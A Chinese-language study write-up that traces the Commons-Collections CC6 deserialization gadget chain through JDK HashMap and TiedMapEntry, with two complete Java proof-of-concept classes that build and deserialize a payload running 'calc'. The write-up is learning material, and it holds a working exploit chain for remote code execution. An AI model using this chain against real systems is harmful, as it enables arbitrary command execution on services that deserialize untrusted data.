环境:#
JDK 8u71:
https://www.oracle.com/java/technologies/javase/javase8-archive-downloads.html
Comoons-Collections 3.2.1
CC6 链分析:#
在 CC1 中分析过 JDK 8u71之后的 AnnotationInvocationHandler.readObject 的写法改变,导致 CC1 链用不了,也就是说:
AnnotationInvocationHandler.readObject
AnnotationInvocationHandler.invoke.memberValues.get
这半条链子用不了,所以要找一个替代,这个替代也应该调用了 LazyMap.get 方法,之后的链子和 CC1 一样。
1、分析#

我们找到 TiedMapEntry.getValue 中调用了 get 方法,
而 TiedMapEntry.hashCode 调用了 getValue ,

那么我们找哪里调用了 TiedMapEntry.hashCode 就可以完成利用链的跟踪
这里我用的是《Java 安全漫谈》给出的思路:
ysoserial 中,是利用 java.util.HashSet#readObject 到 HashMap#put() 到 HashMap#hash(key),最后到 TiedMapEntry#hashCode()。
实际上我发现,在 java.util.HashMap#readobject 中就可以找到 HashMap#hash() 的调用,去掉了最前面的两次调用:
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
| public class HashMap<K,V> extends AbstractMap<K,V>
implements Map<K,V>, Cloneable, Serializable {
...
static final int hash(Object key) {
int h;
return (key == null) ? 0 : (h = key.hashCode()) ^ (h >>> 16);
}
...
private void readObject(java.io.ObjectInputStream s)
throws IOException, ClassNotFoundException {
// Read in the threshold (ignored), loadfactor, and any hidden stuff
s.defaultReadObject();
reinitialize();
if (loadFactor <= 0 || Float.isNaN(loadFactor))
throw new InvalidObjectException("Illegal load factor: " +
loadFactor);
s.readInt(); // Read and ignore number of buckets
int mappings = s.readInt(); // Read number of mappings (size)
if (mappings < 0)
throw new InvalidObjectException("Illegal mappings count: " +
mappings);
else if (mappings > 0) { // (if zero, use defaults)
// Size the table using given load factor only if within
// range of 0.25...4.0
float lf = Math.min(Math.max(0.25f, loadFactor), 4.0f);
float fc = (float)mappings / lf + 1.0f;
int cap = ((fc < DEFAULT_INITIAL_CAPACITY) ?
DEFAULT_INITIAL_CAPACITY :
(fc >= MAXIMUM_CAPACITY) ?
MAXIMUM_CAPACITY :
tableSizeFor((int)fc));
float ft = (float)cap * lf;
threshold = ((cap < MAXIMUM_CAPACITY && ft < MAXIMUM_CAPACITY) ?
(int)ft : Integer.MAX_VALUE);
@SuppressWarnings({"rawtypes","unchecked"})
Node<K,V>[] tab = (Node<K,V>[])new Node[cap];
table = tab;
// Read the keys and values, and put the mappings in the HashMap
for (int i = 0; i < mappings; i++) {
@SuppressWarnings("unchecked")
K key = (K) s.readObject();
@SuppressWarnings("unchecked")
V value = (V) s.readObject();
putVal(hash(key), key, value, false, false);
}
}
}
|
在 HashMap 的 readObject 方法中,调用到了 hash(key),而 hash 方法中,调用到了 key·hashCode()。所以,我们只需要让这个 key 等于 TiedMapEntry 对象,即可连接上前面的分析过程,构成一个完整的 Gadget。
2、构造 POC#
初步构造:
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
| import org.apache.commons.collections.Transformer;
import org.apache.commons.collections.functors.ChainedTransformer;
import org.apache.commons.collections.functors.ConstantTransformer;
import org.apache.commons.collections.functors.InvokerTransformer;
import org.apache.commons.collections.keyvalue.TiedMapEntry;
import org.apache.commons.collections.map.LazyMap;
import java.io.*;
import java.lang.reflect.Field;
import java.util.HashMap;
import java.util.Map;
public class CC6Test {
public static void main(String[] args) throws NoSuchFieldException, IllegalAccessException, IOException, ClassNotFoundException {
//回顾 Transformer 链:Runtime.class -> getMethod("getRuntime") -> invoke(null) -> Runtime.getRuntime() -> exec("calc")
Transformer[] transformers = new Transformer[]{
new ConstantTransformer(Runtime.class),
new InvokerTransformer("getMethod", new Class[] {String.class, Class[].class}, new Object[] {"getRuntime", new Class[0]}),
new InvokerTransformer("invoke", new Class[] {Object.class, Object[].class}, new Object[] { null, new Object[0] }),
new InvokerTransformer("exec", new Class[] { String.class }, new String[] { "calc" }),
};
//创建一个 ChainedTransformer,它会按顺序把前一个 transformer 的输出作为下一个 transformer 的输入,从而把上面的步骤串成一条“执行链”
ChainedTransformer chainedTransformer = new ChainedTransformer(transformers);
Map<Object, Object> map = new HashMap();
//在 URL DNS 中分析过,put 的时候就会触发 hash,hashCode
//这里传入的 new ConstantTransformer(1) 是先用无害 factory 构造结构,后面再通过反射替换成恶意 factory
Map<Object, Object> outerMap = LazyMap.decorate(map, new ConstantTransformer(1));
// TiedMapEntry.getValue() 调用 outerMap.get("key")
TiedMapEntry tme = new TiedMapEntry(outerMap, "key");
//这里要注意 HashMap.put(key, value) 会计算 key.hashCode()
//所以当 key 是 TiedMapEntry 时,TiedMapEntry.hashCode() 会触发 getValue(),又会间接调用 outerMap.get("key"),如果 outerMap 的 factory 是恶意的就会被触发
//但这里我们先使用 ConstantTransformer(1) 无害构造
Map expMap = new HashMap();
expMap.put(tme, "value");
//通过反射获取 LazyMap 类中私有字段 factory
Class<LazyMap> lazyMapClass = LazyMap.class;
Field factoryFiled = lazyMapClass.getDeclaredField("factory");
//访问权限置为可访问
factoryFiled.setAccessible(true);
//然后把 outerMap 的 factory 字段替换成我们之前构造的 chainedTransformer
//这样就把原先无害的 factory 换成了恶意的 transformer 链
factoryFiled.set(outerMap,chainedTransformer);
serialize(expMap);
unserialize("ser.bin");
}
public static void serialize(Object obj) throws IOException {
ObjectOutputStream oos = new ObjectOutputStream(new FileOutputStream("ser.bin"));
oos.writeObject(obj);
}
public static Object unserialize(String Filename) throws IOException, ClassNotFoundException{
ObjectInputStream ois = new ObjectInputStream(new FileInputStream(Filename));
Object obj = ois.readObject();
return obj;
}
}
|

但是执行后无事发生,并没有弹出计算器。
下断点调试:
发现在 if (map.containsKey(key) == false) { key 的值为 “key”【也就是这一步 TiedMapEntry tme = new TiedMapEntry(outerMap, “key”); 】,并没有去执行 factory.transform(key) 。

在 TiedMapEntry tme = new TiedMapEntry(outerMap, “aaa”); 处下断点调试:
可以看到 key 来源于实例化时的传参


重新修改 POC:
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
| import org.apache.commons.collections.Transformer;
import org.apache.commons.collections.functors.ChainedTransformer;
import org.apache.commons.collections.functors.ConstantTransformer;
import org.apache.commons.collections.functors.InvokerTransformer;
import org.apache.commons.collections.keyvalue.TiedMapEntry;
import org.apache.commons.collections.map.LazyMap;
import java.io.*;
import java.lang.reflect.Field;
import java.util.HashMap;
import java.util.Map;
public class CC6Test {
public static void main(String[] args) throws NoSuchFieldException, IllegalAccessException, IOException, ClassNotFoundException {
//回顾 Transformer 链:Runtime.class -> getMethod("getRuntime") -> invoke(null) -> Runtime.getRuntime() -> exec("calc")
Transformer[] transformers = new Transformer[]{
new ConstantTransformer(Runtime.class),
new InvokerTransformer("getMethod", new Class[] {String.class, Class[].class}, new Object[] {"getRuntime", new Class[0]}),
new InvokerTransformer("invoke", new Class[] {Object.class, Object[].class}, new Object[] { null, new Object[0] }),
new InvokerTransformer("exec", new Class[] { String.class }, new String[] { "calc" }),
};
//创建一个 ChainedTransformer,它会按顺序把前一个 transformer 的输出作为下一个 transformer 的输入,从而把上面的步骤串成一条“执行链”
ChainedTransformer chainedTransformer = new ChainedTransformer(transformers);
Map<Object, Object> map = new HashMap();
//在 URL DNS 中分析过,put 的时候就会触发 hash,hashCode
//这里传入的 new ConstantTransformer(1) 是先用无害 factory 构造结构,后面再通过反射替换成恶意 factory
Map<Object, Object> outerMap = LazyMap.decorate(map, new ConstantTransformer(1));
// TiedMapEntry.getValue() 调用 outerMap.get("key")
TiedMapEntry tme = new TiedMapEntry(outerMap, "aaa");
//这里要注意 HashMap.put(key, value) 会计算 key.hashCode()
//所以当 key 是 TiedMapEntry 时,TiedMapEntry.hashCode() 会触发 getValue(),又会间接调用 outerMap.get("key"),如果 outerMap 的 factory 是恶意的就会被触发
//但这里我们先使用 ConstantTransformer(1) 无害构造
Map expMap = new HashMap();
expMap.put(tme, "value");
//将 "key" 移除
map.remove("aaa");
//通过反射获取 LazyMap 类中私有字段 factory
Class<LazyMap> lazyMapClass = LazyMap.class;
Field factoryFiled = lazyMapClass.getDeclaredField("factory");
//访问权限置为可访问
factoryFiled.setAccessible(true);
//然后把 outerMap 的 factory 字段替换成我们之前构造的 chainedTransformer
//这样就把原先无害的 factory 换成了恶意的 transformer 链
factoryFiled.set(outerMap,chainedTransformer);
serialize(expMap);
unserialize("ser.bin");
}
public static void serialize(Object obj) throws IOException {
ObjectOutputStream oos = new ObjectOutputStream(new FileOutputStream("ser.bin"));
oos.writeObject(obj);
}
public static Object unserialize(String Filename) throws IOException, ClassNotFoundException{
ObjectInputStream ois = new ObjectInputStream(new FileInputStream(Filename));
Object obj = ois.readObject();
return obj;
}
}
|

3、总结#

利用 LazyMap 在取值时会调用其 factory.transform(),再借助 TiedMapEntry 作为 HashMap 的 key,在反序列化时 HashMap.readObject() 会触发 key 的 hashCode() → TiedMapEntry.getValue() → LazyMap.get() → 恶意的 ChainedTransformer,最终执行任意方法(如 Runtime.getRuntime().exec("calc"))
利用链:
HashMap.readObject
HashMap.hash
TiedMapEntry.hashCode
TiedMapEntry.getValue.get
LazyMap.get
LazyMap.get.factor.transform
ChainedTransformer.transform
ConstantTransformer.transform
InvokerTransformer.transform